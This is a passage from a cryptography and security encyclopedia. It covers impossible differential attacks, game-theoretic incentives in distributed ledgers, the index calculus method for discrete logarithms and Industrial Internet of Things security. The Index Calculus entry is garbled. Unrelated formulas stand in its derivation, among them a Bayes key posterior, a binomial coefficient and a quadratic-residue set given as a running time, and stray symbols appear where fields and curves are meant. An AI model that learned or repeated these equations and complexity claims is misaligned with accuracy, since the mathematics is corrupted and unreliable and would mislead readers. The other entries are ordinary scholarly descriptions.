The challenge is always to securely and reliably authenticate the user without overburdening him/her (in terms of time or required process steps to take). Research continues into finding efficient, trustworthy, and simple (or even transparent) methods for entity authentication.

Cross-References

Entity Authentication
Identification
One Time Password, from a Key Management Perspective

Recommended Reading

Menezes A, van Oorschot P, Vanstone S (1997) Handbook of applied cryptography. CRC, Boca Raton

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300480

Implicit Authentication

Frictionless User Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300481

Implicit Key Authentication

Key Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_583

Impossible Differential Attack

Alex Biryukov[15] ✉
(15) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Impossible differential attack is a chosen plaintext attack and is an extension of differential cryptanalysis.

Background

Impossible differential attack (Biham et al. 1999a) was defined in 1998 and has been shown to break 31 out of 32 rounds of the cipher Skipjack (NIST 1998), designed by the NSA and declassified in 1998. Independently, an attack based on similar principles was used by Knudsen in 1998 to cryptanalyse six rounds of the cipher *DEAL* (Knudsen 1998) which was one of his proposals for the AES (Rijndael/AES). The attack, using impossible differentials, was shown to be a generic tool for cryptanalysis (Biham et al. 1999b) and was applied to improve on the best known attacks for such strong and long standing block ciphers as IDEA and Khufu (Merkle 1991), breaking round-reduced versions of these ciphers. The two main ideas were the miss-in-the-middle technique for construction of impossible events inside ciphers and the *sieving technique* for filtering wrong key-guesses.

Theory

Once the existence of impossible events in a cipher is proven, it can be used directly as a *distinguisher* from a *random permutation* (Substitutions and Permutations). Furthermore one can find the keys of a cipher by analyzing the rounds surrounding the impossible event, and guessing the subkeys of these rounds. All the keys that lead to a contradiction are obviously wrong. The impossible event in this case plays the role of a *sieve*, methodically rejecting the wrong key guesses and leaving the correct key. It is important to note that the miss-in-the-middle technique is only one of the ways to construct impossible events and that the sieving technique is only one of the possible ways to exploit them.

In order to get a feel of the attack, consider a cipher $E(\cdot)$ with n-bit blocks, a set of input differences P of cardinality 2^p and a corresponding set of output differences Q of cardinality 2^q. Suppose that no difference from P can cause an output difference from Q. One may ask how many chosen texts should be requested in order to distinguish $E(\cdot)$ from a random permutation? In general, about 2^{n-q} pairs with differences from P are required. This number can be reduced by using *structures* (a standard technique for saving chosen plaintexts in differential attacks). In the optimal case, one may use structures of 2^p texts which contain about 2^{2p-1} pairs with differences from P. In this case $2^{n-q}/2^{2p-1}$ structures are required, and the number of chosen texts used by this distinguishing attack is about $2^{n-p-q+1}$ (assuming that $2p < n - q + 1$). Thus the higher $p + q$ is, the better is the distinguisher based on the impossible event.

Impossible differential attack has become a popular tool of cryptanalysis and has been used recently for the analysis of many ciphers and hash functions (Camelia, Aria, Safer, Clefia, Misty, and various versions of AES).

Cross-References

Block Ciphers
Differential Cryptanalysis

Recommended Reading

Biham E, Biryukov A, Shamir A (1999a) Cryptanalysis of Skipjack reduced to 31 rounds using impossible differentials. In: Stern J (ed) Advances in cryptology – EUROCRYPT'99, Lecture notes in computer science, vol 1592. Springer, Berlin, pp 12–23

Biham E, Biryukov A, Shamir A (1999b) Miss in the middle attacks on IDEA and Khufu. In: Knudsen LR (ed) Fast software encryption, FSE'99, Lecture notes in computer science, vol 1636. Springer, Berlin, pp 124–138

Knudsen LR (1998) DEAL – a 128-bit block cipher, Technical report 151. Department of informatics, University of Bergen, Norway

Merkle RC (1991) Fast software encryption functions. In: Menezes A, Vanstone SA (eds) Advances in cryptology – CRYPTO'90, Lecture notes in computer science, vol 537. Springer, Berlin, pp 476–501

NIST (1998) Skipjack and KEA algorithm specification, Technical report. version 2.0

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1666

Incentives for Distributed Ledgers

Aggelos Kiayias[16] ✉
(16) School of Informatics, University of Edinburgh and IOG, Edinburgh, UK

✉ **Aggelos Kiayias**
Email: aggelos.kiayias@ed.ac.uk

Definition

Incentives for distributed ledgers refer collectively to the incentivization mechanisms that protocols such as Bitcoin incorporate in order to motivate ledger participants to engage with the protocol. More broadly, they may refer to any game theoretic consideration that arises in the context of distributed ledgers.

Theory

In early distributed systems literature such as in the formulation of the Consensus problem by Pease et al. (1980) and Byzantine Generals by Lamport et al. (1982) as well as in the concept of state machine replication by Schneider (1990), there are no incentive considerations for the participants to engage with the protocol. *Replicas* engage by default because they are programmed to do so, and the objective is to tolerate replica faults of various different kinds.

Contrary to this dominant perspective, large-scale distributed protocols and peer to peer systems motivated the investigation of models of rationality and mechanism design as alternatives to honest vs. Byzantine behavior, cf. Feigenbaum et al. (2002) and Shneidman and Parkes (2003),

as well as models that combine Byzantine and rational behavior together, see Aiyer et al. (2005). Furthermore, the introduction of the Bitcoin blockchain protocol by Nakamoto (2008) highlighted an approach where the protocol itself creates an economy of tokens and incentivizes system maintainers to engage with the protocol by distributing the tokens to them. This underscores the permissionless nature of such systems, where the participants, out of their own volition, choose to become members of the network, cf. Kiayias (2022).

A high-level perspective of the mechanism usually adopted in these protocols can be described as follows. Engaging in ledger maintenance enables participants to mint a ledger supported digital asset which subsequently can be exchanged in order to offset maintenance costs and/or produce a profit. This becomes possible, provided that there are interested buyers for the digital asset. Such an interest will stem from the inherent utility of the digital asset. For instance, the underlying asset in Bitcoin is necessary if someone wants to issue transactions that can be processed by the network.

The above suggests that it would be desirable that effective protocol maintenance is an *equilibrium* from the perspective of the participants. None of them should want to deviate if they are utility maximizers.

Unfortunately, satisfactory equilibrium results have been shown in rather limited scenarios, see Kroll et al. (2013) and Kiayias et al. (2016) for some examples. At the same time, attacks such as *selfish mining* by Eyal and Sirer (2014), *undercutting* due to Carlsten et al. (2016), and *adaptive effort* in Fiat et al. (2019) demonstrate that under plausible models of utility, the Bitcoin blockchain as originally described may not be an equilibrium.

The broader problem of *rewards sharing*, namely how is it possible for a set of peers to divide rewards so that the protocol is viable, has been set out in Brünjes et al. (2020). Feasibility and infeasibility results illustrating the difficulty of sharing rewards in different rationality models and systems have been shown in Kwon et al. (2019), Kiayias and Stouka (2021), Arnosti and Weinberg (2022), and Kiayias (2022).

We note that incentives in the context of distributed ledgers can also refer to games played between coalitions of participants (e.g., mining pools in the context of Bitcoin, for example, Lewenberg et al. 2015 and Tsabary and Eyal 2018) or games played between miners and transaction submitters in the context of miner extractable value in Ethereum (Daian et al., 2020).

With respect to pools specifically, a number of works investigated payment mechanisms and pool welfare, see, e.g., Schrijvers et al. (2016).

Pricing transaction fee mechanisms constitute also an important game theoretic and economic consideration in these systems. The original mechanism of Bitcoin resembles a continuous first price auction where transaction submitters try to outbid each other for a spot in the next block. Alternative mechanisms such as Ethereum's EIP-1559 have been proposed though and analyzed in a broader context (Roughgarden, 2021).

Open Problems and Future Directions

Exploring the space of incentives in distributed ledgers remains an area that is rife with open questions. For instance, characterizing the space of equilibria and their properties as well as convergence characteristics in the sense of Nash dynamics is a direction of high interest. Transaction fee mechanisms and "tokenomics" that capture monetary policy considerations for digital tokens are also interesting areas for exploration. Finally, generalizing the blockchain incentive approach for the design of other Information Technology systems is also an interesting direction for future work, cf. Kiayias (2022).

Cross-References

Bitcoin
Byzantine Agreement

References

Aiyer AS, Alvisi L, Clement A, Dahlin M, Martin J, Porth C (2005) BAR fault tolerance for cooperative services. In: Herbert A, Birman KP (eds) Proceedings of the 20th ACM Symposium on Operating Systems Principles 2005, SOSP 2005, Brighton, UK, 23–26 Oct 2005. ACM, pp 45–58. https://doi.org/10.1145/1095810.1095816

Arnosti N, Weinberg SM (2022) Bitcoin: a natural oligopoly. Manag Sci 68(7):4755–4771. https://doi.org/10.1287/mnsc.2021.4095

Brünjes L, Kiayias A, Koutsoupias E, Stouka A (2020) Reward sharing schemes for stake pools. In: IEEE European Symposium on Security and Privacy, EuroS&P 2020, Genoa, Italy, 7–11 Sept 2020. IEEE, pp 256–275. https://doi.org/10.1109/EuroSP48549.2020.00024

Carlsten M, Kalodner HA, Weinberg SM, Narayanan A (2016) On the instability of bitcoin without the block reward. In: Weippl ER, Katzenbeisser S, Kruegel C, Myers AC, Halevi S (eds) Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, 24–28 Oct 2016. ACM, pp 154–167. https://doi.org/10.1145/2976749.2978408

Daian P, Goldfeder S, Kell T, Li Y, Zhao X, Bentov I, Breidenbach L, Juels A (2020) Flash boys 2.0: Frontrunning in decentralized exchanges, miner extractable value, and consensus instability. In: 2020 IEEE Symposium on Security and Privacy, SP 2020, San Francisco, CA, USA, 18–21 May 2020. IEEE, pp 910–927. https://doi.org/10.1109/SP40000.2020.00040

Eyal I, Sirer EG (2014) Majority is not enough: Bitcoin mining is vulnerable. In: Christin N, Safavi-Naini R (eds) Financial Cryptography and Data Security. Springer, Berlin/Heidelberg, pp 436–454

Feigenbaum J, Papadimitriou CH, Sami R, Shenker S (2002) A BGP-based mechanism for lowest-cost routing. In: Ricciardi A (ed) Proceedings of the Twenty-First Annual ACM Symposium on Principles of Distributed Computing, PODC 2002, Monterey, CA, USA, 21–24 July 2002. ACM, pp 173–182. https://doi.org/10.1145/571825.571856

Fiat A, Karlin A, Koutsoupias E, Papadimitriou CH (2019) Energy equilibria in proof-of-work mining. In: Karlin A, Immorlica N, Johari R (eds) Proceedings of the 2019 ACM Conference on Economics and Computation, EC 2019, Phoenix, AZ, USA, 24–28 June 2019. ACM, pp 489–502. https://doi.org/10.1145/3328526.3329630

Kroll JA, Felten EW, Davey IC (2013) The economics of bitcoin mining, or bitcoin in the presence of adversaries. In: Proceedings of WEIS

Kiayias A (2022) Decentralizing information technology: the advent of resource based systems. In: Proceedings of the 2022 Symposium on Algorithmic Game Theory

Kiayias A, Stouka A (2021) Coalition-safe equilibria with virtual payoffs. In: AFT'21: 3rd ACM Conference on Advances in Financial Technologies, 2021

Kiayias A, Koutsoupias E, Kyropoulou M, Tselekounis Y (2016) Blockchain mining games. In: Proceedings of the 2016 ACM Conference on Economics and Computation, EC '16. ACM, New York, NY, USA, pp 365–382. https://doi.org/10.1145/2940716.2940773

Kwon Y, Liu J, Kim M, Song D, Kim Y (2019) Impossibility of full decentralization in permissionless blockchains. CoRR abs/1905.05158, http://arxiv.org/abs/1905.05158, 1905.05158

Lamport L, Shostak RE, Pease MC (1982) The byzantine generals problem. ACM Trans Program Lang Syst 4(3):382–401

Lewenberg Y, Bachrach Y, Sompolinsky Y, Zohar A, Rosenschein JS (2015) Bitcoin mining pools: A cooperative game theoretic analysis. In: Weiss G, Yolum P, Bordini RH, Elkind E (eds) Proceedings of the 2015 International Conference on Autonomous Agents and Multiagent Systems, AAMAS 2015, Istanbul, Turkey, 4–8 May 2015. ACM, pp 919–927. http://dl.acm.org/citation.cfm?id=2773270

Nakamoto S (2008) Bitcoin: a peer-to-peer electronic cash system. http://bitcoin.org/bitcoin.pdf

Pease MC, Shostak RE, Lamport L (1980) Reaching agreement in the presence of faults. J ACM 27(2):228–234
[MathSciNet]

Roughgarden T (2021) Transaction fee mechanism design. SIGecom Exch 19(1):52–55. https://doi.org/10.1145/3476436.3476445

Schneider FB (1990) Implementing fault-tolerant services using the state machine approach: a tutorial. ACM Comput Surv 22(4):299–319. http://doi.acm.org/10.1145/98163.98167

Schrijvers O, Bonneau J, Boneh D, Roughgarden T (2016) Incentive compatibility of bitcoin mining pool reward functions. In: Grossklags J, Preneel B (eds) Financial Cryptography and Data Security – 20th International Conference, FC 2016, Christ Church, Barbados, 22–26 Feb 2016, Revised Selected Papers, Springer, Lecture Notes in Computer Science, vol 9603, pp 477–498. https://doi.org/10.1007/978-3-662-54970-4_28

Shneidman J, Parkes DC (2003) Rationality and self-interest in peer to peer networks. In: Kaashoek MF, Stoica I (eds) Peer-to-Peer Systems II, Second International Workshop, IPTPS 2003, Berkeley, CA, USA, 21–22 Feb 2003, Revised Papers, Springer, Lecture Notes in Computer Science, vol 2735, pp 139–148. https://doi.org/10.1007/978-3-540-45172-3_13

Tsabary I, Eyal I (2018) The gap game. In: Lie D, Mannan M, Backes M, Wang X (eds) Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, 15–19 Oct 2018. ACM, pp 713–728. https://doi.org/10.1145/3243734.3243737

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300482

Incident Analysis

Root Cause Analysis

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_454

Index Calculus Method

Kim Nguyen[17] ✉
(17) Bundesdruckerei GmbH, Berlin, Germany

✉ **Kim Nguyen**
Email: Kim.Nguyen@bdr.de

Definition

Index calculus originally refersto a method for computing discrete logarithms in a finite field in subexponential time complexity (Discrete Logarithm Problem). The basic ideas appeared first in the work of Western and Miller (1968). The original algorithm was invented independently by Adleman (1979), Merkle (1993), and Pollard (1978) according to Odlyzko (1985). The first partial analysis of the complexity of the algorithm is due to Adleman (1979).

Theory

Consider a finite field k with multiplicative group$G$ generated by g. The main and trivial observation on which index calculus relies is that once the discrete logarithms $\log_g(g_i)$ are known, then the discrete logarithm for an element defined by $e_{k_1}(x)$ is given by the sum

$$\sum_i n_i \log_g(g_i) \bmod |G| .$$

Given the element h of G, index calculus computes the discrete logarithm $\log_g(h)$ in two main steps:

1. In a precomputation step, $\log_g(g_i)$ for sufficiently many elements g_i of G is computed.

2. Find an element g^y such that hg^y has the form $hg^y = \prod_i g_i^{n_i}$. Then by the above remark the discrete logarithm $\log_g(h)$ can be computed easily.

The way the discrete logarithms in step 1 are obtained is as follows:

Assume we have a surjective map $\phi : R \to G$ from a ring R, in which we have unique factorization in prime elements, to G. In the case that the surjection ϕ can be efficiently inverted, we can lift elements from G to R. Assume we have a factorization

$$\phi^{-1}\left(g^x\right) = \prod_{p \in S} p^{n_{p,x}},$$

where S, the factor base, denotes a subset of the set P of prime elements of R. This implies, via application of ϕ, that the equality $g^x = \prod_{p \in S} \phi(p)^{n_{p,x}}$ in G holds. Hence taking discrete logarithms to the base g we obtain

$$P\left[K = k | L\right] = \frac{P\left[L | K = k\right]}{\sum_{k^*} P\left[L | K = k^*\right]}$$

In order to recover the values $\log_g(\phi(p))$ for $p \in S$ it is now sufficient to run through two steps:

- In the first step (often referred to as sieving step), we collect more than $|S|$ distinct relations; these then form an overdefined system of linear equations modulo the order of the group $|G|$.
- Solve the resulting system of linear equations mod $|G|$ using linear algebra and obtain the values $\log_g(\phi(p))$ for $p \in S$.

Given any element $h \in G$, we then search for an element g^y such that $\phi^{-1}(hg^y)$ has the form

$$\binom{n}{k} = \frac{n!}{k!\,(n-k)!}.$$

$\log_g(h)$ can than be computed by

$$\log_g(h) \equiv -y + \sum_{p \in S} n_{p,y} \log_g\left(\phi(p)\right) \bmod |G| \ .$$

Applications

Implementation Choice and Complexity Estimate

The most obvious choices for the ring *R* are:

1. The natural numbers $\mathbb{N}$ in the case of prime fields $G = \mathbb{F}_q^*$.
2. The ring $\mathbb{F}_q[x]$ of polynomials over $/$ in the case of extension fields $r \in M'_{so}$ (Extension field).

For the set *S* we choose smooth prime elements of the ring *R* (smoothness):

1. The prime numbers less than or equal to a smoothness bound *B*:

   $$S = \{p \in \mathbb{N} \text{prime} \mid p \leq B\}$$

   in the case of prime fields.
2. The irreducible polynomials of norm less than or equal to a smoothness bound *B*:

   $$S = \left\{ f \in \mathbb{F}_p[x] \text{ irreducible} \mid p^{\deg(f)} \leq B \right\}$$

   in the case of extension fields.

Using results on the distribution of smooth elements one sees that using a smoothness bound $\left\langle E_{K'_j}(K'_i), E_{K_\ell}(K'_i) \right\rangle$, the first step of collecting relations by computing random powers g^x takes expected time $\mathrm{QR}_N = (\mathbb{Z}_N^*)^2$ (*L*-notation for a definition of the preceding notation). In the case of prime fields, we have $n = 1$ in this and all subsequent expressions. Here one has to be careful to also take into account the time needed for the smoothness test of the lifted elements $\phi^{-1}(g^x)$. However, using the Elliptic Curve Method for factoring in the prime field case one

has an expected running time of $L_p(1/2, 1)$ for factorization (in the worst case), while in the case of extension fields, for a polynomial f over $|/$ of degree n factorization using the Berlekamp algorithm has complexity $O(n^3 + tpn^2)$, where t denotes the number of irreducible factors of the polynomial f.

For the linear algebra part, one notes that the resulting system of around $L_{p^n}\left(1/2, \sqrt{1/2}\right)$ linear equations is sparse, hence special methods can be applied for the solution of this system which have expected running time $\mathrm{QR}_N = \left(\mathbb{Z}_N^*\right)^2$.

Finally, for the last step of finding a smooth lift of the form $\phi^{-1}(g^x)$ the running time estimation of $\mathrm{QR}_N = \left(\mathbb{Z}_N^*\right)^2$ of the first step applies as well, resulting in an overall expected running time of $\mathrm{QR}_N = \left(\mathbb{Z}_N^*\right)^2$ for the complete index calculus algorithm.

Variants of the Algorithm

By replacing $\mathbb{N}$ or $\mathbb{F}_q[x]$ with different rings also allowing unique factorization one obtains variants of the classical index calculus algorithm.

One of the most important variants in the case of prime fields uses the ring of Gaussian integers $\mathbb{Z}[i]$ of the imaginary quadratic field $\mathbb{Q}(i)$ and is therefore called the *Gaussian integer method* (refer to (Lamacchia and Odlyzko 1991) for more details). It has expected running times $L_p(1/2, 1)$ for the precomputation part of the algorithm and $L_p(1/2, 1/2)$ for the computation of individual discrete logarithms.

In the case of extension fields, Coppersmith's method is of special importance. It is applicable only in the case of small characteristic and was the first method to compute discrete logarithms in subexponential complexity better than $o(\log(n/c))$; its expected running time is $P = (x, y) \in \mathcal{G}$ (see Coppersmith 1984). It was realized later that this method in fact is a special case of the function field sieve (Sieving in function fields).

Index Calculus Using the Number Field Sieve

A different idea to solve the discrete logarithm problem in a finite field $E(\mathbb{F}_{13})$ is to find integers s and t such that the equation $g^s \cdot h^t = w^q$ holds

for some $w \in k$, where q is a divisor of the order of the multiplicative group k^*. If t is coprime to q we have then computed $\log_g(h) \bmod q$ since we have

$$\log_g(h) \equiv -st^{-1} \bmod q.$$

Having computed $\log_g(h)$ modulo the different primes dividing the order of k^* we can then recover $\log_g(h)$ using the Chinese Remainder Theorem.

We are thus led to the problem of constructing q–th powers in k, i.e., relations of the form $g^s \cdot h^t = w^q$. Index calculus techniques can be applied to this problem. If we choose R to be the ring of integers of a more general, non-trivial number field, we are led to techniques related to the Number Field Sieve for factoring.

Contrary to the techniques described above, the approach using Number Field Sieve for DLP uses two factor bases: one consisting of small rational primes, the other consisting of algebraic primes of small norm.

This is due to the fact that the Number Field Sieve approach uses two different maps ϕ: one is the natural projection $p = f\ (2^m)\ ,\ ,$ while the second one ϕ_2 is a certain projection from the ring of algebraic integers R to $|/\ .$

In the sieving stage, pairs of smooth elements s_1, s_2 are collected which have the additional property that the equality $\phi_1(s_1) = \phi_2(s_2)$ holds. Again we are led to a system of linear equations, and solving this system will lead to the construction of a q–th power in $|/$ and will thus yield the solution of the discrete logarithm problem. Schirokauer presented an algorithm based on this approach that has complexity $L_p(1/3, (64/9)^{1/3})$ (see Schirokauer 1993).

Details regarding the application of the Number Field Sieve in this setting can be found in (Schirokauer 1993; Gordon 1979). See also the entry on the Discrete Logarithm Problem for more details on recent challenges and attacks.

Significant advances could be achieved recently in the special case of medium primes both for the function field and the number field sieve. Refer to (Joux and Lercier 2006; Joux et al. 2006) and the entry on the Function Field Sieve.

Index Calculus and Elliptic Curves

The elliptic curve discrete logarithm problem (ECDLP) has attracted great interest since its introduction to cryptography in 1985. One of the most interesting features of this problem is that it has up till now resisted all attempts to apply index calculus techniques to it.

Consider the ECDLP on a curve over the finite field $\mathbb{F}_{p^n}$. The most naive idea would be to take a surjection $\phi : K \to \mathbb{F}_{p^n}$, choose an elliptic curve *E'* over *K* reducing to *E* via ϕ, and thus obtain a map between elliptic curves $(P, C_i = E_{K_i}(P), K_i)$, the most obvious one being $\mathscr{S}(a) = \texttt{ok}$ in the case of prime fields. However, properties of elliptic curves over global fields imply that there is no chance to lift sufficiently many points from $g_2^4 g_1^4 g_0^4$ to $E(\mathbb{Q})$ with reasonably sized coefficients in order to be able to apply index calculus techniques. The main ingredient here is the existence of a quadratic form called canonical height on the Mordell–Weil group (modulo torsion) of the global elliptic curve.

A different approach (known as XEDNI calculus) suggested to first lift sufficiently many points from $g_2^4 g_1^4 g_0^4$ to $\mathbb{Q}$ and then fit a globally defined elliptic curve through these global points. However, this idea was proven to have expected running time $O(p)$, far worse than the square root complexity of the exhaustive search approach.

Recently significant advances with respect to index calculus methods on elliptic curves and curves of higher genus could be achieved. See especially (Diem 2009) that contains a survey of the state of the art with respect to index calculus applied to the divisor class group of curves. Also, Diem (2009) and Gaudry (2008) independently came up with an index calculus attack of subexponential complexity for elliptic curves defined over small degree extension fields. More precisely, one considers the extension field $\mathbb{F}_{q^n}$, then if one allows *n* to go to infinity, the complexity of their algorithm remains subexponential as long as *n* is upper bounded by $O\left(\sqrt{\log(q)}\right)$. Although this result does not have any impact on cryptosystems being currently used in practice, it is a significant breakthrough as for the first time it was possible to establish an index calculus attack on elliptic curves that – at least asymptotically – has subexponential complexity.

Cross-References

Discrete Logarithm Problem
Factor Base
Function Field Sieve
Number Field Sieve for the DLP
Smoothness

Recommended Reading

Adleman LM (1979) A subexponential algorithm for the discrete logarithm problem with applications to cryptography. In: Proceedings of the 20th IEEE found computer science symposium, pp 55–60

Coppersmith D (1984) Fast evaluation of discrete logarithms in fields of characteristic two. IEEE Trans Inform Theory 30:587–594
[MathSciNet]

Diem C (2009) On arithmetic and the discrete logarithm problem in class groups of curves. Habil Thesis, Leipzig

Gaudry P (2008) Index calculus for abeliam varieties of small dimension and the elliptic curve discrete logarithm problem. J Symbolic Comput 44:1690

Gordon DM (1979) Secrecy, authentication and public key systems. PhD dissertation, Department of Electrical Engineering, Stanford University

Joux A, Lercier R (2006) The function field sieve in the medium prime case. In: Proceedings EUROCRYPT 2006, pp 254–270

Joux A, Lercier R, Smart N, Vercauteren F (2006) The number field sieve in the medium prime case. In: Proceedings EUROCRYPT 2006, pp 326–344

Lamacchia BA, Odlyzko AM (1991) Computation of discrete logarithms in prime fields. Des Codes Crypt 1:47–62
[MathSciNet]

Merkle R (1993) Discrete logarithms in F_P using the number field sieve. SIAM J Discret Math 6:124–138

Odlyzko A (1985) Discrete logarithms in finite fields and their cryptographic significance. In: Advances in cryptology: proceedings of EUROCRYPT 84, lecture notes in computer science 209. Springer, pp 224–314

Pollard J (1978) Monte Carlo methods for index computations (mod p). Math Comput 32:918–924
[MathSciNet]

Schirokauer O (1993) Discrete logarithms and local units. Philos Trans R Soc Lond 345:409–423 [MathSciNet]

Wester AE, Miller JCP (1968) Tables of indices and primitive roots. Royal society mathematical tables, vol 9. Cambridge University Press, Cambridge

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300483

Indistinguishability of Encryptions

Semantic Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300309

\protect$\varepsilon$-Indistinguishability

Differential Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300484

Industrial Control Network

Supervisory Control and Data Acquisition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300485

Industrial Control Systems

Access Control for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300486

Industrial Internet

Industrial Internet of Things

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1493

Industrial Internet of Things

Jesse R. Hairston[18] ✉, Rhonda Gaede[18] ✉ and Thomas H. Morris[19] ✉
(18) The University of Alabama in Huntsville, Huntsville, AL, USA
(19) Center for Cybersecurity Research and Education, The University of Alabama in Huntsville, Huntsville, AL, USA

✉ **Jesse R. Hairston (Corresponding author)**
Email: jesse.hairston@uah.edu

✉ **Rhonda Gaede**
Email: gaeder@uah.edu

✉ **Thomas H. Morris**
Email: tommy.morris@uah.edu

Synonyms

Industrial Internet; Industry 4.0

Definition

The Industrial Internet of Things (IIoT) is the enhancement of industry, such as manufacturing, production, distribution, and health care, with interconnected devices communicating over a network. The goals of IIoT are to increase efficiency, decrease costs, and lower human intervention.

Background

IIoT is a specific implementation of the Internet of Things (IoT) where IoT devices are deployed to monitor, analyze, and control systems in an environment while collecting data to improve the industry. Supervisory Control and Data Acquisition (SCADA) systems are enhanced by IIoT's scalability, standardization, and interoperability (Sengupta et al. 2020). Additionally, IIoT makes use of data analytics, applying machine learning to large datasets, to achieve operational improvements.

The security of IIoT is an enduring concern due to its large-scale implementation of dispersed, networked systems. IIoT applications often serve critical functions with unique security requirements and priorities in availability, reliability, and safety.

IIoT can be synonymous in literature with the terms Industry 4.0 and Industrial Internet, while other works differentiate the terms; therefore, this article uses the definition of IIoT established by Boyes et al.:

> A system comprising networked smart objects, cyber-physical assets, associated generic information technologies and optional cloud or edge computing platforms, which enable real-time, intelligent, and autonomous access, collection, analysis, communications, and exchange of process, product and/or service information, within the industrial environment, so as to optimise overall production value. This value may include; improving product or service delivery, boosting productivity, reducing labour costs, reducing energy consumption, and reducing the build-to-order cycle. (2018)

Application

An IIoT environment can vary greatly by implementation and use case; however, the goal of increased productivity, use of data analytics, and reliance on distributed and interconnected sensors remain constant. This work explores common IIoT implementations from literature including manufacturing plants, medical facilities, and power systems. This work explores how IIoT security is essential in its implementation across applications. Note there are many other applications of IIoT, such as water distribution or agriculture.

The networked, distributed, and often critical nature of IIoT makes its security imperative regardless of application. In a survey of IIoT attacks and security issues, Sengupta et al. explains how IIoT is particularly vulnerable to cyberattacks due to the prevalence of built-to-last legacy systems designed without security, the large volume of interconnected devices, and an increase in attackers including ransomware propagators, nation-states, and competitors (2020). Attacks typically target elements of the industrial control system which allow for monitoring and control: programmable logic controllers, distributed control systems, and human machine interfaces (Sengupta et al. 2020). Another possible attack includes harvesting analytics data from the IIoT network which could offer the attacker a competitive edge. In the case of an adversary gaining access to edit the analytics data, an adversary could make detrimental changes to decrease efficiency, increase costs, require more human intervention, cause safety concerns, and potentially sabotage the IIoT devices, equipment, and manufactured products.

Industrial manufacturing has already received great benefit from SCADA systems using programmable logic controllers connected with sensors and actuators (Lade et al. 2017). IIoT provides another enhancement by aggregating and analyzing the data collected by IoT sensors. Analyzing the data en masse can reveal insight about the manufacturing equipment operations, the facility logistics, and the supply chain. Analytics regarding human manufacturing operators could be used to create a safer and more efficient work environment. Overall, the assimilation of IIoT in manufacturing can reduce costs, improve quality, increase yield, boost productivity, and enhance predictive maintenance (Lade et al. 2017). Despite these advantages, networked industrial manufacturing, much like SCADA, suffers from a lack of cyber security at its onset as availability of data and throughput of the process is prioritized over confidentiality and integrity. Integration with IIoT opens up a much broader attack surface; however, Abuhasel and Khan propose a framework to secure manufacturing IIoT devices with improved RSA and SHA-512 signatures while also reducing latency and energy usage in fog computing environments (2020).

The medical industry is a prime candidate for integration with IIoT. Hospitals and practices rely on patient monitoring through sensor devices designed to alert staff under specific, often life-threatening conditions

(Schneider 2017). Networked sensors could collect live and historical data about a patient's health to make more informed alerts and even provide assistance with diagnoses. Hospital logistics may be improved by IIoT to lower costs, increase patient safety, and boost efficiency for both staff and patients (Sisinni et al. 2018). However, in the wake of these improvements come heightened concerns about patient privacy. The sensors work together in wireless medical sensor networks to aggregate patient health data for storage in cloud environments and transmission to devices used by health-care providers (Al-Turjman and Alturjman 2018). In order to remain compliant with health information privacy laws, sensitive patient data must be protected at all stages whether at rest on the sensor or cloud environment, in transit through a network, or in use by an authenticated health-care provider. In a worst-case scenario, an adversary could tamper with unprotected patient data to cause accidental harm to the patient by the health-care provider.

Power distribution is a complex issue that has been exacerbated by the addition of distributed energy resources which generate power through clean energy solutions (Schneider 2017). Some of these solutions, such as wind or solar, offer irregular power generation caused by changes in climate; therefore, there must exist a reliable backup to ensure consistent power delivery. In lieu of fossil fuel generators acting as a constant spinning reserve, IIoT-enabled microgrids may offer a solution. Schneider explains how microgrids provide energy storage solutions, such as batteries, as a quick backup for inconsistent energy resources (2017). IIoT-enabled microgrids leverage peer-to-peer device communication to coordinate the state of storage solutions and offer load reduction by giving power distribution authorities time to activate necessary backup generators. These IIoT improvements benefit power distribution and increase energy efficiency, but a distributed peer-to-peer grid grows the cyberattack surface. Falco et al. explain the Ukraine power substations, which were targeted in a 2015 phishing attack affecting power distribution for 225,000 people, comprised a large and complex array of IIoT devices that was difficult to patch in the aftermath (2018).

Open Problems and Future Directions

